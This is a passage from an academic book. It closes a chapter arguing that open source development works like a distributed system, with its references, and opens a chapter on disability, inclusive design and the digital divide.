How exactly Torvalds was able to persuade and organize a vast group of international hackers is not exactly clear. However, the means of their organization is clear. This Linux project utilized the newly emerging Internet and WWW as a communication and collaboration tool. Through chat rooms and news groups Torvalds was able to recruit the masses of hackers to support his project. No one would doubt that a project with the best programmers in the world would lack the talent to accomplish such a task. Yet, how would one organize and manage such a complex project. As Raymond describes, Torvalds's project had no "quiet, reverent cathedral-building . . . rather, the Linux community seemed to resemble a great babbling bazaar of differing agendas and approaches (aptly symbolized by the Linux archive sites, who'd take submissions from anyone) out of which a coherent and stable system could seemingly emerge only by a succession of miracles" [14]. If a corporate setting with the convenience of person to person communication, powerful source control tools, multiple levels of management, and the full resource backing of large companies (i.e., miraculous amounts of cash), still couldn't achieve success rates much better than two thirds, how could Torvalds, with no management skill, command *a loosely coupled horde of a physically dispersed, autonomous and heterogeneous programmers* in an effective manner. This description of the Linux project should ring a bell. It's the classical definition of a distributed system. It is one of our assertions that the OSD model, the bazaar, can most fruitfully be understood as a distributed system, and that this arrangement provides the free flow of information that stimulates the productive energies of the developers.

3.1 Distributed Systems

Distributed systems can be defined as "a collection of loosely coupled processors interconnected by a communication network" [15]. This same text also describes the four major advantages of distributed systems as being resource sharing, computational speedup, reliability, and communication. Note quickly that two of these properties harken directly back to the qualities of a creative community described by Raymond and Stallman. A distributed system can be many things but the gist of these systems is that the components that constitute them are dispersed geographically and still must work together just as if they were processes merely dispersed across the address space of a shared memory with access to a shared CPU. They still try to perform tasks that we expect to be performed by computers, but they must allow the

components to be located transparently across time and space (time on the basis of logical clocks). Additionally, we can also look toward distributed systems to provide faster, more reliable processing. The shared resources should provide robustness and fault tolerance through redundancy and speed through parallelism.

Implementations of distributed systems face many challenges. These stem from the heterogeneity of components, difficulty of coordination among remote processes, and maintenance of data consistency. Any distributed system that truly wants to be widely distributed must be able to solve issues of heterogeneity. In a distributed system of computers, heterogeneity arises from varying operating systems, file systems, languages and a vast array of other technological proliferance. Coordination of processes, which must be handled even in centralized locations, becomes a hundred fold more complex when processes are spread over time and space. Data consistency, in the face of necessary replication, demands careful attention so that critical systems do not work with incoherent copies of the same data.

One of the chief lessons to be learned in the design of distributed systems is the lesson of what to control and what not to control. If one tries to tightly ensure the correct functionality of the system at every step, then the performance will suffer beyond the levels at which the system can still be deemed beneficial. This lesson can easily be illustrated by an example from the distributed memory realm of distributed systems. Distributed memory faces difficult issues concerning data consistency. Though actually they will access differing replications of those same structures, various processes will be accessing the same logical data structures, and if the consistency of the data becomes corrupted, the system will perform in a functionally incoherent manner. When precise functional performance is required this is unacceptable. But does this mean that we have to implement absolute control upon these systems? If it does, then we can not expect much in terms of performance. Without efficient performance, few distributed systems remain worthwhile. In this example we can see how the real world logistics of a distributed system inherently place the issue of tight control at odds with the equally critical issue of actual functionality.

The distributed memory solution to data consistency is a pragmatic one, taking the stance that the system's ability to meet the basic requirements of functionality as the bottom line. There maybe times when precise data consistency is critical, and in these cases we must address it with absolute precision. Often however, consistency is not as vital as performance. If a distributed memory system tries to maintain a strict consistency model, then performance will suffer tremendously [16]. The key is to identify the level of consistency control that actually meets, but doesn't exceed, the consistency needs of the system. This is the basis of weak consistency models. Under weak consistency models we strive to meet only the level of consistency that is vital. We need to strive towards "better performance" by restraining from being "unnecessarily restrictive" [16]. We solve only the vital issues so that our system

can perform as needed. For the authoritarian in each of us, giving up full control may present other, more emotional, challenges. However, if the system fails to even function, the accuracy of each last bit will never matter.

3.2 The Bazaar

If we attempt to see OSD as a distributed system, we can quickly garner some insight into some of the seeming improbabilities of such projects. The most difficult thing to accept about OSD is perhaps the very fact that a group of developers with no formal structuring and organization can indeed produce sophisticated, professional articles of software. First, we sketch the rough outline of the OSD model as a case of a distributed system. The most ready parallel is that between the distributed developers themselves, working from anonymous locations throughout the world, and the distributed CPU's running cooperative software nodes across an also anonymous networked space. The data consistency issue translates to the software itself; obvious authoritarian hesitations arise when we try to fathom the complexity of a myriad of developers working on the same issues with a perhaps less than complete chain of communication and coordination. The last, and possibly obscurest parallel, can be drawn between the functionalities of the two systems. In the case of a distributed computer system, functionality pretty much comes down to effective inter-communication. The system's functional purpose is communication and coordination. This is exactly the same for the OSD model. The functional purpose of the development model is to communicate and coordinate. Again, OSD places the highest priority the flow of information between developer nodes.

With a functional priority on the unchecked movement of information, it should not be a surprise that the Bazaar is a noisy place. The metaphor of the Bazaar was not meant to invoke images of authoritarian control. The Bazaar model of software development can be thought of a wild band of hackers working together to solve complex software problems. The model follows a seemingly unstructured path of continual releases of versions that are distributed among developers everywhere who immediately attack the system with the passion of dedicated hackers. "With Linux, you can throw out the entire concept of organized development, source control systems, structured bug reporting, or statistical analysis. Linux is, and more than likely always will be, a hacker's operating system what we mean by 'hacker' is a fervishly dedicated programmer . . . [not a] wrongdoer or an outlaw" [17]. Under this system, bugs are often located and fixed within a matter of hours. And, surprisingly, the bugs are found at much higher and at much deeper depths than in traditional systems. As Raymond points out, in an insightful, if not intentional, reference to the connections between OSD and distributed systems, "Debugging is parallelizable."

The computational speed of debugging can be increased through distribution. In fact, software development in general can gain many of the benefits that centralized computer systems have gained by moving to distributed models. This is precisely what the bazaar-like OSD model has found. In fact, the bazaar as distributed system faces the same challenges and reaps the same benefits as computer based distributed systems. The gains have been computational speed up. Raymond draws the obvious comparison between "the cost of the 16-bit to 32-bit transition in Microsoft Windows with the nearly effortless up-migration of Linux during the same period, not only along the Intel line of development but to more than a dozen other hardware platforms including the 64-bit Alpha as well" [14]. The open source distributed system of development also demonstrates reliability through redundancy since there is always more than one hacker ready to fix bugs on new releases. The breadth of knowledge demonstrated by the wide spread community of open source hackers illustrates a powerful form of resource sharing.

The OSD community faces the challenges of distributed systems as well. Tight source control, with a random set of hackers pecking away at the latest Linux release, is pretty much out the window. But, again, it seems that the bazaar functions as all good distributed systems should. Just as the weak consistency model of distributed shared memory balances consistency needs with performance needs, so does the bazaar. Consistency will work itself out in the next go round. If Torvalds worried too much about controlling the system, it would bog down instantly. With open source, if you can't risk a buggy release you simply go back to an older more stabilized version. And you can bet the product will be substantially better in only a few weeks.

Now, we can more clearly see the purpose of the GNU GPL which gives Linux its copyleft protection. The unrestricted access to source code provided by this license encourages the bazaar to gather round and speedily improve the software. While this lack of control may mean, or more likely guarantee, that the improvements may proceed in an unknown direction, they typically improve in unforeseen speed and breadth. Typically the quality of software developed in this manner is very high, and especially high in the sense of quality that measures how well a piece of software does what it users expect and desire it to do.

In summary, the Open Source Development model can be seen to demonstrate many functional equivalences and requirements of a computer based distributed system in a human based distributed system. The most fundamental of these equivalences being the shared nature of their primary functional roles as systems meant to facilitate the flow of information amongst the nodes. Perhaps the most important observation empowered by these comparison is the weak consistency lesson. Though we might find ourselves a little uncomfortable with the lack of control over the massively parallel accesses to the software as it evolves under development, we see that attempts to tightly regulate this process directly affect the flow of information and

thus compromise the most important functionality of the system. Additionally, we see that another type of control, that in which the direction of the project itself is guided from a higher level, such as business managers determining the new features to be developed, also compromises the flow of information in a similarly functionally destructive manner. And it should not be hard to recall that control versus flow of information is at the heart of the copyright crisis of the "Digital Millennium."

3.3 Open Source Development and the WWW

Since the World Wide Web is the world's most prolific distributed system as well as the most chaotic and bazaaresque, the OSD model would seem to be a good candidate for web software projects. In fact, we should note that if it weren't for the web, the OSD community of today would not even exist. There would be no communication system to support their distributed collaboration. Raymond describes one open source development project in which he worked for several years and never met the key developers in person, despite daily collaborative work. This is true transparency. It could even be said that the Internet is the distributed system of OSD, the developers are merely the nodes, unchanged from when they worked alone. In this sense, we can portray the arrival of OSD as merely the arrival of something new as the inherent bi-product of the information flow being turned on when the Internet arose and connected these previously isolated developers.

The WWW is certainly a distributed system. As per the earlier discussion of distributed systems and their advantages and challenges, we must see the WWW as a distributed system, though perhaps a unique one. When discussing the original intentions and motivations behind the WWW, Tim Berners-Lee, inventor of the WWW, usually describes lofty notions of unlimited access to unlimited resources of information. The web sought to link all the information in the world with hypertext and grant universal access to all. The Information Superhighway was going to bring information to all and the excitement that surrounded its early days stands as testimony to our societal belief in the essential and vital nature of open access to information. These ideals stand starkly in contrast to current copyright trends which ironically arose out of legislation which ostensibly purports to protect the Internet and help fill it with informational content. The utopian themes are more than slight in Berners-Lee's early writings about the goals of the web. He speaks of "social understanding" and "a single universal space." He even compares the web to the Unitarian church. One would have to think he must be somewhat disappointed to find that the much of the single universal space currently holds explicit pictures of human intercourse.

So, the web has not gone in the directions it originally intended. However, it has, even in its running awry, demonstrated one of the most crucial characteristics of distributed systems—openness. Distributed systems in order to handle heterogeneity

and extension must be built on open and extensible technologies. The web demonstrates this openness through implementing simple and open standards of communication software. No realm of software has been more open than the web, and no realm of software has seen similar levels of flexibility and extension. The connection between the Internet and OSD runs back to the earliest days of both, as Eric Raymond points out in The Art of UNIX Programming, "The Defense Department's contract for the first production TCP/IP stack went to a Unix development group because the Unix in question was largely open source" [18].

The most critical feature of the web as a distributed system is its protocol based backbone of communication. There is no room for closed proprietary technologies in a system that expects, as Berners-Lee envisioned, every user in the world, despite there heterogeneity, to be able to access its content. A single universal space requires a single universal language. This, for the web, is the Internet's TCP/IP protocol suite. The use of layered protocols specified in open standards allows anyone to implement these communication protocols on their systems, thus building the foundation for transparent and open communication. It has been said that the TCP/IP protocol is so open that it can be fully implemented with a pair of tin cans tied together with a string [19].

Another example of the extreme flexibility of these open protocols is the HTTP protocol. Berners-Lee, who designed this protocol, complains that the original intent of this protocol was to support communication between distributed objects. He openly bemoans the misuse of this protocol, as it currently has been morphed into a request and reply system between client browsers and web servers, saying that the roles now filled by CORBA and RMI could have been, and should have been, better filled by his HTTP. He says, "HTTP was originally designed as a protocol for remote operations on objects, with a flexible set of methods. The situation in which distributed object oriented systems such as CORBA, DCOM and RMI exist with distinct functionality and distinct from the Web address space causes a certain tension, counter to the concept of a single space" [20]. It's truly ironic that Berners-Lee fails to recognize that, despite current *misuse*, this issue only demonstrates that these protocols truly are open and flexible, and thus prodigiously functional. One can't help but throw back at him his own social and philosophical reflections on the web. In a social distributed system, of which the web and OSD communities are two supreme examples, openness means that the direction of growth can not be tightly controlled. With too much precise control, the performance of a distributed system soon fails.

(As a far a field side bar, it's quite interesting that the United States, and perhaps the whole world, has come face to face with this specific aspect of societal openness after the terrorist attacks of 911. The world, as an increasingly open and fully communicable distributed system of extremely heterogeneous components, will have to face these same issues: do we move back to a more closed and controlled system or

face the challenges, and *rewards*, of increasing economic and social openness. It's not surprising, nor perhaps coincidental, that the spread of technologies such as the web have occurred simultaneously with the spread interconnectedness between the world's heterogeneous social components as well. The transition may not be smooth. As Berners-Lee would say, there may be a "certain tension" with in the "*concept* of a single space" [21]. Perhaps, the same lessons still hold from distributed systems: if we try to control the growth of the increasingly global community in order to be surer of our safety, we lose the benefits as well. But this is another issue altogether and will be addressed in the future.)

Though Berners-Lee would not have perhaps invented the WWW had he been able to foresee the uses to which it would be subjected, the functional success of the system has proven remarkable. The proliferation of applications, uses, and misuses prove that the inherent open, flexible nature of the system stimulates unparalleled creation. This too is the point of the OSD model. The OSD community repeatedly stresses creativity and information sharing. It is certainly not surprising that they have become entwined in the Internet and WWW to the level they have. It is also not surprising that the proprietary software proponents write off OSD as incapable of meeting the demands of customers/business managers. It would admittedly be hard to build a business model on a development model that does not offer control over the direction of the project as a given.

We can, perhaps ungenerously, portray the proprietary model of software development as one in which the corporate business mind anticipates the consumer's desires and then informs teams of internal developers, forbidden to communicate outside their isolated team, to construct a specific product. If the lessons learned from distributed system's comparisons are at all valid, this process seems undermined. And, yet, if the observations about the market place are at all valid, this process seems necessary. It would seem, again, that the requirements of the marketplace run counter to the requirements of creativity.

3.4 The Future: A Certain Tension

It is important to acknowledge the structural underpinnings of both forces in this tension. Neither can be productively indicted as wrong. Both can only be understood via sincere efforts to examine the principles from which they arise. The proprietary software merchants base their understanding in the marketplace economics which lead them to focus on concepts such as intellectual property and innovation. The OSD software poets, coming from non-market areas of our society, recognize the importance of access to information as the driving energy behind creation, and they believe the act of creation defines what it is to be human. It will certainly be inter-

esting to see if the powers of capitalism can harness the energies of OSD without destroying it.

The commodification of production, according to Karl Marx, alienates the worker from his creative output. According to Marx, and Scott Adams—creator of the Dilbert cartoon strip, this alienation of the worker leads to his dehumanization. In both Marx and Adam's views, this may lead to worker rebellion, or, a least, leads to extremely bored and unmotivated workers. They show up at work only for the money, or because they no longer possess the will to leave. It's important to listen to Raymond's description of the fervent hackers of the open source community and their motivational and creative energies that produce such innovative and high quality software. He says of the open source community "we have *fun* doing what we do. Our creative play has been racking up technical, market-share, and mind-share successes at an astounding rate. We're proving not only that we can do better software, but that *joy is an asset*" [Raymond's emphasis].

So, as everyone seems to recognize, the OSD model produces an unprecedented quality of feature rich software in amazing time frames. And it does this by dismissing the highly centralized and controlled, if not oppressive, forms of traditional software engineering. Yet, a certain tension exists between these fervent hackers and those that seek to use the fruits of creation as intellectual property in the marketplace [21]. The tension between the market and the software can be easily illustrated by looking at specific features of the Linux system, notably, Linux's support of WinModems. While Linux demonstrates extreme reliability and user-based features, it fails to produce an out of the box point and click Internet connection. If one believes the marketing of Microsoft, this would indicate that Linux fails to provide the most important function of an OS, surfing the web. Two points. One, surfing the web has been sold to the public as the supposed functionality of the PC. Two, the only reason it's difficult (i.e., a few hours of driver research) to get my Linux system on line is the proprietary nature of the WinModem. You might say that there is a certain tension between the open source development of my Linux system and the proprietary line drawn down the center of my modem, half of which is hardware and half of which is Microsoft written closed source software [22]. Open source driver writers are forced to guess, or hack, the proprietary source portion of the WinModem. However, the end result seems to be that they just don't care and prefer to use nonproprietary modems. The friction between the open source software and the proprietary closed source stuff may not go away any time soon, if ever.

So, as Berners-Lee suggests, there is indeed a certain tension. Recently the W3C proposed a new Patent Policy Framework that will allow certain new "high level" software for the web access to more restrictive licensing than that of the open standards upon which the web has been built. The W3C suggests that certain low levels must remain open: "Preservation of interoperability and global consensus on core

Web infrastructure is of critical importance" [23]. But certain "higher-level services toward the application layer may have a higher tolerance" for more restrictive licensing [23]. These various levels at which technologies will be exposed to more restrictive forms of licensing will be determined by the W3C.

Obviously some member groups of the W3C, those supporting OSD, are not happy with this movement towards restrictive licensing. The O'Reilly group, a member of the W3C, has written a formal contestation to this new Patent Policy Framework. They write:

> Under the proposed patent policy framework, the W3C commits to keeping core standards royalty-free, but sets up the opportunity for "higher layer" standards to be chartered under RAND licensing. The W3C will be forced to decide whether a working group is working on a higher or lower layer. One reason the W3C exists is that the IETF once determined that the Web was a higher-level application, not deserving of the same consideration as its lower level protocols. The distinction between high and low often proves meaningless and depends on the interests of those drawing the maps of the layers. [24]

These interests of those who wish to draw a line above which the open source stops and the proprietary buck starts, may very well try to decide when and where the restrictive licensing begins. This may also be the line above which quality software ends. Again, there is a certain tension. Which will win? Sharing communities or corporate software pipelines? Creativity or Innovation? Openness or Control?

4. Open Societies: A Final Thought

It turns out that software development may not be the only area of social activity in which the free flow of information made possible, if not actual, by the ubiquity of the Internet exposes some structural tensions in the American Experiment. The international quality of the OSD world, Linux in particular, strikes us as remarkable. Increasing globalization has stirred a variety of mixed feelings. Some see vast business opportunity, some seeing dangers, and some seeing the dawn of a more global open society that may raise standards of life throughout the globe. The Internet, with its promise of universal access to information, can play a critical role in the development of open societies throughout wide geographical areas of distribution. If the creation of new things and change in software depends upon the open flow of information, then so too does the creation of new societal patterns.

And here too the tension arises between control and openness. Despite seeking world-wide collaboration on certain tactical endeavors, the United States, with its recent introduction to the threat of terrorism in its own borders, now finds the open

nature of information flowing through the new global society, and particularly the issue of what new things it might introduce in to the current definitions of the global political terrain, to be somewhat unsettling. It is too obvious that the free flow of information leads to creation and change. It is also too obvious that many of these changes might hold potential danger for the currently dominant nation.

Added to the danger of terrorism and global redefinitions of roles and positions, we also find the familiar issues of intellectual property rights discussed hotly in considerations of globalization and the open flow of information. The developed nations are working quickly to spread the legal codes that lay the ground work for economic exchange into developing nations. The obvious concern here is that the Internet and the opening of a emerging global society will disseminate intellectual property owned by entities of the developed world into societies with no "respect" for those intellectual property rights, thus cheating the rightful owners of those intellectual properties out of their opportunity to receive the appropriate economic exchange for access to those goods. But this is just the market economy's view of this situation. If we take the view that information is vital to new creation then we can see this issue as one of depriving people of access to vital information. Again, the tension is between control of those properties and the open dissemination of those properties.

The Open Societies Institute is a political and grant-making foundation that believes that the opening of information flow throughout the increasingly global social networks will lead to a general improvement of the human condition. They seek to increase the collaborative and information sharing nature of the world. Their mission is to:

> promote open societies by shaping government policy and supporting education, media, public health, and human and women's rights, as well as social, legal, and economic reform. To diminish and prevent the negative consequences of globalization, OSI seeks to foster global open society by increasing collaboration with other nongovernmental organizations, governments, and international institutions. [25]

It's important to note that OSI notes the important role of collaboration and legal systems. And, obviously, the promotion of a "global open society" seems to resonate strongly with "free as in freedom" and a community of information sharing.

Several OSI (try not confuse the Open Societies Institute with the Open Source Initiative) initiatives directly address the same issues addressed by the OSD people. *The Information Program*, for instance, "promotes the equitable deployment of knowledge and communications resources for civic empowerment and effective democratic governance." One of the specific elements of this program directly addresses intellectual property rights as an area critical to the success of open societies. Addressing the importance and role of intellectual property law in the success of open societies, and the increasing work on the part of the developed world to fight various forms of intellectual piracy in developing nations, OSI explains:

> Intellectual property (IP) rights are an open society issue because they are a fundamental means to govern ownership of information and knowledge. International agreements and national laws governing copyright and patents set the ground rules for access to knowledge and to other information-based goods such as software, technology, and pharmaceuticals. Those agreements and laws determine the sustainability and scope of activities of publishers and libraries, education and research institutions, as well as the media. Moreover, the laws and technologies used to control intellectual property can also be used to control speech, so that copyright law, in combination with digital rights management technologies, shapes the ability to communicate freely. [25]

OSI identifies intellectual property rights, specifically the restriction on access they create, as major threat to open societies. Recalling our earlier discussion of the tensions built into the experimental juxtaposition of democratic ideals of freedom along side the restrictive and control oriented rules of the marketplace economy, we see that the open societies critique of intellectual property rights shows exactly the concrete points of friction in this tension.

Noting that "the laws and technologies used to control intellectual property can also be used to control speech" and to impair the ability "to communicate freely," OSI directly indicts over zealous intellectual property code as a serous threat to democracy. They specifically identify schools, libraries and other institutions historically associated with the dissemination of information as critical nodes that stand in danger of the access restrictions threatened in attempts to tighten control over intellectual property. Perhaps in the past, when the objects of economic exchange were largely material commodities of manufacturing output, the friction between the legal codes that provide the functional structure for economic exchange and the rights of freedom, especially free speech and expression, was not as obvious. With Microsoft's new patent on the use of the body as a computer bus, one wonders how much freedom may be lost in the support of the marketplace.

The concept that an open society, through its structural sharing of information, will lead to benefits follows directly the explanations of OSD and distributed systems such as the Internet. As discussed throughout this chapter, these systems succeed by the free exchange of information. With the lifeblood of information flowing between nodes of the, in some cases computer based and in other cases social based, networks, the forces of creative energy become active and produce an effusion of new ideas and things. As Doug McIlroy, manager of the AT&T Bell Labs during the early days of Unix, says of the information sharing environment that produced Unix, among other new ideas, "professional rivalry and protection and turf were practically unknown: so many good things were happening that nobody needed to be proprietary about innovations" [17]. While these things may not always be "good things," and while any attempts to control them, and thus stifle the possibility of danger arising with the

new, will ultimately suppress all new things, good and bad alike, they are the product of the creative energy which seems to arise as an inherent bi-product of the free flow of information and is, as the folks in both OSI's (Open Source Initiative as well as the Open Societies Institute), Richard Stallman, Steve Ballmer ("innovation, innovation, innovation"), and, perhaps most fervently, Karl Marx all insist, the thing that makes the world go round.

REFERENCES

[1] Shankland S., "Is Torvalds really the father of Linux?" by CNET News.com May 19, 2004, http://news.zdnet.com/2100-3513_22-5216651.html.
[2] Gay J., *Free Software, Free Society: Selected Essays of Richard M. Stallman*, GNU Press, Free Software Foundation, Boston, MA, 2002.
[3] "SCO barrels ahead with lawsuit against IBM", Reuters, http://www.usatoday.com/tech/techinvestor/2003-06-30-sco-goes-on_x.htm.
[4] Becker D., "SCO sets Linux licensing prices", http://zdnet.com.com/2100-1104_2-5060134.html.
[5] Litman J., *Digital Copyright*, Prometheus Books, Amherst, NY, 2001.
[6] "Open source definition", http://www.opensource.org/docs/definition.php.
[7] Moglen E., "Anarchism triumphant: free software and the death of copyright", http://emoglen.law.columbia.edu/my_pubs/anarchism.html.
[8] Raymond E.S., *The Art of UNIX Programming*, Pearson Education, Inc., Boston, 2004.
[9] Mark K., "Economic and philosophic manuscripts of 1844", http://www.marxists.org/archive/marx/works/1844/manuscripts/preface.htm.
[10] Raymond E.S., "How to become a hacker", http://www.catb.org/~esr/faqs/hacker-howto.html#what_is.
[11] Carroll J., "How the software economy is driven by proprietary work", http://comment.zdnet.co.uk/other/0,39020682,39154927-3,00.htm.
[12] http://www.fortune.com/fortune/technology/articles/0,15114,661919,00.html.
[13] "SCO battle rooted in Unix's fragmented history", http://www.usatoday.com/tech/news/techinnovations/2003-08-08-nix-history_x.htm.
[14] Raymond E.S., *The Cathedral and the Bazaar: Musings on Linux and Open Source by an Accidental Revolutionary*, first ed., O'Reilly Publications, California, ISBN 1-56592-724-9, 1999.
[15] Silberschatz A., Galvin P., Gagne G., *Applied Operating System Concepts*, John Wiley & Sons, Inc., New York, 2000.
[16] "Distributed shared memory", http://cne.gmu.edu/modules/dsm/orange/weakcon.html, 2001.
[17] Welsh M., Dalheimer M.K., Kaufman L., *Running Linux*, O'Reilly, Sepastopol, CA, 1999.
[18] Raymond E.S. (Ed.), *The Art of UNIX Programming*, Pearson Education, Inc., Boston, 2004.

[19] Peterson L.L., Davie B.S., *Computer Networks: A Systems Approach*, Morgan Kaufmann Publishers, San Francisco, CA, 2000.
[20] Berners-Lee T., "Architectural and philosophical points", http://www.w3.org/DesignIssues/, 1998.
[21] Bayrak C., Davis C., "The relationship between distributed systems and OSD", *Communications of ACM* (ISSN 0001-0782) **46** (12) (December 2003) 99–102.
[22] Peterson R., *Linux: The Complete Reference*, McGraw-Hill, Berkeley, CA, 2000.
[23] Weitzner D.J., "W3C patent policy framework", http://www.w3.org/TR/2001/WD-patent-policv-20010816/, 2001.
[24] Dougherty D., "O'Reilly opposes W3C patent policy", http://www.oreilly.com, 2000.
[25] Open Society Institute, http://www.soros.org.

Disability and Technology: Building Barriers or Creating Opportunities?

PETER GREGOR, DAVID SLOAN, AND ALAN F. NEWELL

Applied Computing
University of Dundee
Dundee DD1 4HN
Scotland

Abstract

In this chapter, the authors explore the relationship of technology to disability, and how technology can be both a source of liberation and an agent of exclusion for disabled people. The impact of the 'digital divide' on people with specific access needs, is examined and discussed, while the physical, cognitive and environmental factors that can contribute to exclusion as a result of technology design and implementation are examined in some depth. Demographic, moral and economic reasons as to why all those involved in the development of technology should take accessibility seriously are presented, while drivers for inclusive design—legislative, technical and economic—are discussed. A review of accessible and inclusive design practice, and the kinds of support that are available from a wide variety of sources for inclusive design is presented—showing that there *are* ways to minimize exclusion and to promote access. Finally, in looking towards a world where the true potential of technology to enhance the lives of disabled people can be fully reached, an overview is provided of research and development in supporting inclusive design, along with those challenges that remain to be overcome.

1. Introduction 284
2. Technology and the Digital Divide 286
   2.1. The Potential of Technology for Disabled and Elderly People 286
   2.2. Technology and Exclusion 288
   2.3. Lack of Understanding of the Full Range of Potential Customers 289
   2.4. Lack of Awareness of the Needs of Older and Disabled People 289
   2.5. Lack of Engagement with Disabled People 290
   2.6. Lack of Willingness and Motivation 291
   2.7. Assumed Technophobia and Low Expectations of Older and Disabled People 291

ISSN: 0065-2458/DOI 10.1016/S0065-2458(04)64007-1
Copyright © 2005 Elsevier Inc.
All rights reserved.

2.8. Perceived Economic Burden 292
2.9. Inappropriate Tools and Technologies 293
2.10. Inaccessible Accessibility Options and Assistive Technologies 294
3. Disabled People? 296
3.1. Some Statistics 296
3.2. Sensory Impairments 298
3.3. Motoric Impairments 301
3.4. Cognitive Impairments 302
3.5. The Aging Process 303
3.6. "Technophobes" 305
3.7. The Norm... 306
3.8. The Disabling Environment 307
4. The Technical Benefits of Inclusive Design 309
5. Legislative Responsibilities 310
6. Accessible and Inclusive Design Practice 314
6.1. Introduction 314
6.2. Accessibility 314
6.3. Inclusive Design 316
6.4. Know Your Potential Users 318
6.5. The Boundaries for Inclusive Design 320
6.6. Technology as a Means of Supporting Disabled People 321
7. Support for Inclusive Design 321
7.1. Inclusive Design Principles 321
7.2. Standards, Guidelines and Initiatives 323
7.3. Development Tools and Environments 327
8. Testing and Evaluation of Inclusive Design 328
9. Developments and Challenges 330
9.1. Developments 330
9.2. Challenges 334
10. The Digital Divide Still Exists 342
References 343

1. Introduction

Information technology has undoubtedly had an enormous impact on almost every aspect of society in the developed world. A more detailed examination of statistics, however, indicates that some groups are not benefiting as much as they might from these advances. This situation has been referred to as the Digital Divide—the divide between those groups of people who benefit from Information Technology and those who do not or cannot access it [37].

The Digital Divide has many causes, including economic disadvantage, but inappropriate software and human factors engineering has also played a part in exacerbating the gap between those people who benefit greatly from computer technology and those who are excluded. Much software appears to have been designed by and for young men who are besotted by technology, and are more interested in playing with it, and exploring what the software can do, rather than achieving a particular goal in the simplest way.

For example, most office software has a very extensive range of functionality, but in practice few users access more than a small percentage of this. This over-provision of functionality encourages complex screen layouts, very small icons and buttons and often requires users to memorize large numbers of difficult-to-remember commands. These requirements are particularly arduous for older and disabled people.

Many older people and people with disabilities lack the visual acuity, manual dexterity, and cognitive ability successfully to operate much modern technology. Many find window-based environments and the software associated with them very confusing and difficult or impossible to use; most mobile telephones require good vision and a high level of dexterity and video tape recorders are well known for providing many usability problems for older people. In addition to standard software needing to be more accessible for older people, the needs and wants of people who are in the "autumn" of their lives are not necessarily the same as those of younger people for whom software has traditionally been designed. Specialized software is thus also needed which will enhance independence and quality of life of older and disabled people.

There is little evidence that older and disabled people are particularly technophobic—they are most often excluded because the design of the technology has not taken into account their needs. This exclusion is becoming increasingly problematic as the developed world relies more and more on this technology. Older and disabled people also form a significant and growing proportion of the population and many older people have control of substantial wealth and/or disposable income. This changing distribution of economic influence is creating expanding markets for products which can be used by people with a wider range of functionality and a much broader spectrum of needs and wants than has been the case in the past.

The requirement to address the needs of disabled people has also been enshrined in legislation in many countries. Such legislation is often implemented to protect against discrimination against people on account of their disability, but increasingly legislation is also directly or indirectly shaping technology markets as specific sectors are obliged to procure and provide optimally accessible software and information systems for use by its employees, and electronic information and services to the public.

While there are economic, demographic and legislative arguments for adopting inclusive design of technology—taking into account the needs of older and disabled people is likely to produce systems which are more usable by everyone. This point was made in emphatic form by Microsoft, who published the startling results of research carried out in 2003 into accessible technology and computing [27,28]. The most significant finding of their research was that 57% of computer users are likely to benefit from the use of accessible technology. Making software and web content accessible for older and disabled people is therefore not an option—it is an essential requirement for good design.

In this chapter, the authors point out the dangers inherent in the digital divide and the breadth of exclusion which failure to address its effects could cause. They describe the factors, physical, cognitive and environmental, which can contribute to exclusion and point out the demographic, moral and economic reasons for designers taking their contribution to exclusion, and the opportunities to promote accessibility, more seriously. The drivers for inclusive design—legislative, technical and economic are discussed, followed by a review of accessible and inclusive design practice and the kinds of support that are available from a wide variety of sources for inclusive design. Finally, they examine the developments and challenges in promoting accessible design and development.

2. Technology and the Digital Divide

2.1 The Potential of Technology for Disabled and Elderly People

There are clear social and ethical arguments for the need for technology to be developed using inclusive design principles. Technology can make essential and non-essential services more accessible to disabled and elderly people who traditionally receive a poorer than average level of service, or may be excluded altogether from receiving these services.

Services, which are particularly relevant to older and disabled people, many of whom may have reduced mobility, and thus would benefit greatly from electronically delivered services, include:

- e-Government—technology is increasingly being seen as a way of reducing costs and increasing efficiency of government, and at the same time a way of increasing participation in democracy by excluded or disaffected groups. On-line public information and electronic voting systems are examples of technologies that can enhance social inclusion.

- Healthcare—e-health applications can facilitate remote care and monitoring for disabled and elderly people, who are likely to need a higher than average level of care. At the same time, enhanced accessibility to on-line quality health information and decision support tools can lead to a more informed patient, who can as a result play an increasingly active role in their own care.
- Banking—on-line banking facilities can allow people to manage finances from home, reducing the need for a potentially difficult journey to a bank. Automatic telling machines (ATMs) allow direct and independent access at any time of the day to account information and cash, and increasingly offer additional banking-related facilities.
- Education—at a basic level, the Internet allows independent access to an enormous amount of information on a myriad of topics. Through e-learning applications, formal education, whether primary, secondary or tertiary may be made accessible to a wider section of society, and delivered in a way best suited to a learner with specific access needs.
- Commerce—through e-commerce web sites, independent access can be gained to on-line grocery stores, bookshops, clothing retailers, tickets for rail, bus, air or sea travel can be bought in advance. On-line auction services allow for an almost unimaginable variety of real—and virtual—products to be bought or sold.

A major user of government services are older and disabled people, and if the software provided for e-government is not usable by this group of people, it will have a low up-take, and alternative manual systems will have to be in place, which will be expensive and inefficient. Also, a less widely considered aspect of technology is its ability to enhance accessibility to information and entertainment to previously excluded groups. Social exclusion may result from an inability to gain equitable access to entertainment; yet enhanced access to entertainment can be achieved through technology such as digital interactive television, on-line chat rooms, multi-user gaming environments and web sites offering information such as the latest gossip on television soap operas or the outrageous behavior of celebrities!

A further example of how technology can reduce social exclusion is in its ability to allow people to express their feelings and opinions, and contribute to human knowledge. While the advent of the World Wide Web eases the task of publishing information by effectively bypassing the role in printed media of editors in selecting, tailoring and publishing information, electronic solutions can also act as an effective replacement for the traditional method of pen-and-ink, which can be inaccessible to many. Such technology can range from word processing software and content management systems to web-logs and web authoring tools to facilitate publishing

of digital information, allowing fuller participation in debate particularly by people with visual, manual or cognitive impairments.

With this potential in mind, it would seem folly to enhance provision of these services using technology, whilst at the same time increasing exclusion for those who would benefit most from such service; yet this has all too often become reality.

2.2 Technology and Exclusion

The authors do not believe that the creation of the Digital Divide represents purposeful discrimination by designers. Few designers set out deliberately to exclude certain groups of people from using their systems. We believe that it is done more from ignorance, or from accepting inaccurate stereotypes.

There is, however, strong anecdotal evidence that some companies either do not wish to sell their products to less able customers and or that they believe that people with disabilities are undesirable customers. The reasons given include insufficient time and resources to produce accessible software, coupled with the company's inexperience in dealing with users and inadequate understanding of the needs and wants of people with disabilities.

